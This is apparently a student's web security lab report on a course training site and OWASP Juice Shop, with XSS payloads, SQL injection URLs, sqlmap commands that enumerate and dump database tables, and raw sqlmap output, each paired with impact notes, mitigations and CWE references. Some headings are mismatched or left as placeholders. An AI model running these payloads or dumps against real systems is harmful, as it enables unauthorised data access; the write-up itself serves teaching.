

Web Application Security

Student number: AB0197

Name: Veeti Hakala

Group: TIC21S

Time management: Approximately 10 hours

1 Week 03

1.1 Cross-Site Scripting:

1.1.1 Juice Shop - DOM XSS + Bonus Payload

Title: Create a DOM based XSS in Juice Shop.

Description: Juice Shop allows `html` inputs in search field.

Steps to produce:

- 1 Navigate to `https://wasdat.fi:3000/`.
- 2 Open products view and select search field as active.
- 3 Use script

```
<iframe src="javascript:alert(`xss`)">
```

- 4 Alert box shows xss message.

- 5 For the bonus payload, use script:

```
<iframe
  width="100%"
  height="166"
  scrolling="no"
  frameborder="no"
  allow="autoplay"

  src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true">
</iframe>
```

- 6 Alert box shows the bonus payload.



- Impact estimation: **Medium Severity**

- Users can be tricked into executing arbitrary JavaScript code within their browsers, leading to data theft, session hijacking, or other malicious activities.

- Malicious actors can embed the iframe to trick users into unknowingly playing malicious or distracting content.
- Mitigation:
 - Always validate and sanitize input. Do not trust any data received from the client.
 - Employ a content security policy (CSP) that restricts the sources from which content can be loaded.
 - Escape every piece of data correctly that's being dynamically added to the web page.
- ✧ See:

https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

<https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/>

- Related OWASP CWE:
 - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - CWE-116: Improper Encoding or Escaping of Output
 - CWE-83: Improper Neutralization of Script in Attributes in a Web Page


1.1.2 Main target - Stored XSS (Type 2)

Title: Find vulnerable page from `wasdat.fi` and inject stored XSS to vulnerable element.

Description: Wasdat.fi allows regular user to create new products. Text input fields allows to use `html`, so it is vulnerable to XSS attack. **Stored XSS** is type 2 = `html injection`.

Steps to produce:

- 1 Navigate to `https://wasdat.fi/`.
- 2 Create a user & login in to the website.
- 3 Go to your profile and select 'Create new product'.
- 4 Craft XSS payload with student id:
`<iframe>alert.(`xss.ab0197`)</iframe>`
- 5 Go back to products page and scroll down to bottom.
- 6 New product is added on the bottom and clicking the product will popup and alert box with `xss.ab0197` message.



- Impact estimation: **Level of criticality here**
 - Malicious users can persistently store malicious scripts which can affect any user visiting the affected page. This can lead to a large scale compromise of user data, account hijacking, and spreading of malware.
 - Stored XSS is more dangerous than reflected XSS as it doesn't require a victim to click on a specially crafted link.
- Mitigation:
 - Ensure that every piece of data that's being dynamically added to the web page is properly validated, sanitized, and escaped.
 - Use a security library/framework that auto-escapes output data and provides XSS safe APIs. Input validation should not allow unnecessary characters.
 - See:
 - ✧ https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
 - ✧ <https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/>
- Related OWASP CWE:
 - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - CWE-116: Improper Encoding or Escaping of Output

1.1.3 SQL Injection

1.1.4 Old wasdat - Craft JWT token with known secret and impersonate to be the victim :

Title: Juice Shop - User Credentials (SQLi).

Description: Retrieve a list of all user credentials via SQL Injection. Endpoint `GET /rest/products/search?q=` is vulnerable to SQL injection.

Steps to produce:

- 1 Vulnerable field was already given: Get /
`http://wasdat.fi:3000/rest/products/search?q=`.
- 2 Use SQL Map to find database type, and schema.
- 3 Open Kali linux and run command:


```
sqlmap -u http://wasdat.fi:3000/rest/products/search?q= --dbs --level=3 --risk=3
sqlmap -u sqlmap -u http://wasdat.fi:3000/rest/products/search?q= --current-db --tables
sqlmap -u sqlmap -u http://wasdat.fi:3000/rest/products/search?q= --current-db -T Users --columns
```
- 4 Now we know that database is SQLite. Database has Users table.
- 5 Navigate to `https://wasdat.fi:3000/`, click search field as active.
- 6 Search with: `http://wasdat.fi:3000/rest/products/search?q=') ORDER BY 1--`

7 Response: 500 Error: SQLITE_ERROR: 1st ORDER BY term out of range - should be between 1 and 9

1

8 GET http://wasdat.fi:3000/rest/products/search?q=') UNION SELECT 1,2,3,4,5,6,7,8,9--

9 User credentials are showing the json form.



- Impact estimation: **Critical**
 - Complete compromise of the underlying database, potentially leading to unauthorized viewing of data, corrupting or deleting data, and other forms of data manipulation.
 - Possibility to escalate the attack and gain control over the host machine or internal network in some cases.
 - Mitigation:
 - Use parameterized queries or prepared statements to avoid direct inclusion of user inputs in SQL queries.
 - Ensure proper error handling is in place to prevent detailed error messages from revealing database information.
 - Regularly update and patch the database software to fix known vulnerabilities.
- ✧ See:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

- Related OWASP CWE:
 - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
 - CWE-213: Intentional Information Disclosure
 - CWE-564: SQL-Injection through SOAP Message

1.1.5 Main target - Retrieve flag from database via SQL injection :

Title: JWT Token `secret` has leaked, which is library's default value.

Description: There's company's biggest secret hidden in database, but the wasdat query is implemented poorly and it is vulnerable for SQL injection. You need to find hidden flag from wasdat database. Django lets you to write raw SQL queries, user input is used as part of the SQL query and user input is not properly escaped feature will be vulnerable to SQL injections.

Steps to produce:

- 1 Navigate to: `http://wasdat.fi`.
- 2 Head in to search field and make empty search.
- 3 Take the URL from the search query: `http://wasdat.fi/search?product=`.
- 4 Test sql injection: `http://wasdat.fi/search?product=') UNION SELECT 1--`. Output is "invalid search term". This hints for vulnerability.
- 5 Open Kali CLI and use `sqlmap` with command:
`sqlmap -u http://wasdat.fi/search?product= --dbs --level=3 --risk=3`

Output:

```
> sqlmap identified the following injection point(s) with a total of
6701 HTTP(s) requests:
---
Parameter: product (GET)
  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: product=' AND
1596=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))
)-- DqrJ

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: product=' UNION ALL SELECT
CHAR(113,112,118,118,113)||CHAR(74,86,115,70,100,106,68,118,113,87,83,12
0,116,98,70,72,120,79,117,71,104,83,113,102,121,79,102,106,66,78,121,111
,111,106,120,68,120,79,99,110)||CHAR(113,98,107,120,113)-- pCbj

6 Continue mapping the database schema with command:
sqlmap -u http://wasdat.fi/search?product= --schema:
```

```
[13:37:50] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.19.0
back-end DBMS: SQLite
[13:37:50] [INFO] enumerating database management system schema
[13:37:50] [INFO] fetching tables for database: 'SQLite_masterdb'
[13:37:50] [INFO] fetched tables: 'SQLite_masterdb.django_migrations', 'SQLite_masterdb.auth_group', 'SQLite_masterdb.product_review', 'SQLite_masterdb.cart_or
der', 'SQLite_masterdb.product_product', 'SQLite_masterdb.cart_order_items', 'SQLite_masterdb.sqlite_sequence', 'SQLite_masterdb.django_session', 'SQLite_maste
rdb.cart_shippinginformation', 'SQLite_masterdb.django_content_type', 'SQLite_masterdb.product_flag', 'SQLite_masterdb.user_userroles', 'SQLite_masterdb.user_u
serroles_user_permissions', 'SQLite_masterdb.cart_orderproduct', 'SQLite_masterdb.auth_group_permissions', 'SQLite_masterdb.user_user', 'SQLite_masterdb.auth_p
ermission', 'SQLite_masterdb.django_admin_log', 'SQLite_masterdb.user_userroles_groups'
[13:37:50] [INFO] fetching columns for table 'django_migrations'
[13:37:50] [INFO] fetching columns for table 'auth_group'
[13:37:50] [INFO] fetching columns for table 'product_review'
[13:38:00] [INFO] fetching columns for table 'cart_order'
[13:38:00] [INFO] fetching columns for table 'product_product'
[13:38:00] [INFO] fetching columns for table 'cart_order_items'
[13:38:00] [INFO] fetching columns for table 'sqlite_sequence'
[13:38:00] [INFO] fetching columns for table 'django_session'
[13:38:00] [INFO] fetching columns for table 'cart_shippinginformation'
[13:38:00] [INFO] fetching columns for table 'django_content_type'
[13:38:00] [INFO] fetching columns for table 'product_flag'
[13:38:00] [INFO] fetching columns for table 'user_userroles'
[13:38:00] [INFO] fetching columns for table 'user_userroles_user_permissions'
[13:38:00] [INFO] fetching columns for table 'cart_orderproduct'
[13:38:00] [INFO] fetching columns for table 'auth_group_permissions'
[13:38:00] [INFO] fetching columns for table 'user_user'
[13:38:00] [INFO] fetching columns for table 'auth_permission'
[13:38:00] [INFO] fetching columns for table 'django_admin_log'
[13:38:00] [INFO] fetching columns for table 'user_userroles_groups'
Database: Courante
Table: user_userroles_groups
(3 columns)

+-----+-----+
| Column | Type |
+-----+-----+
| group_id | integer |
| id | integer |
| userroles_id | bigint |
+-----+-----+
```

- 7 Based on the schema output: `product_flag` seems to be interesting table.

8 Reveal the columns of the `product_flag` table with command:

```
sqlmap -u http://wasdat.fi/search?product= -D current_db -T product_flag --columns
```


9 We get two columns: `flag(varchar)` and `id(integer)`.

10 Lets reveal the content of column `flag` with command

```
sqlmap -u http://wasdat.fi/search?product= -D current_db -T product_flag -C flag --dump
```

•

Flag:



```

$ sqlmap -u http://wasdat.fi/search?product= -D current_db -T product_flag -C flag --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:55:41 /2023-09-19/
[13:55:41] [WARNING] provided value for parameter 'product' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[13:55:41] [INFO] resuming back-end DBMS 'sqlite'
[13:55:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: product (GET)
  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: product= AND 1596=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- DqrJ
  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: product= UNION ALL SELECT CHAR(113,112,118,118,113)||CHAR(74,86,115,70,100,106,68,118,113,87,83,120,116,98,70,72,120,79,117,71,104,83,113,102,121,79,102,106,66,78,121,111,111,106,120,68,120,79,99,110)||CHAR(113,98,107,120,113)-- pCbJ
[13:55:41] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.19.0
back-end DBMS: SQLite
[13:55:41] [INFO] fetching entries of column(s) 'flag' for table 'product_flag'
Database: <current>
Table: product_flag
(1 entry)
+-----+
| flag |
+-----+
| FLAG[SQL_Injection] |
+-----+

```

- Impact estimation: **Level of criticality here**
 - Unintended disclosure of sensitive data.
 - Potential compromise of system integrity and availability.
 - Mitigation:
 - Use parameterized queries or ORM tools to handle database interactions.
 - Limit database permissions for web application users.
 - Regularly audit and monitor database logs to detect suspicious activities.
- ✧ See:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

- Related OWASP CWE:
 - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
 - CWE-213: Intentional Information Disclosure
 - CWE-942: Overly Permissive Cross-domain Whitelist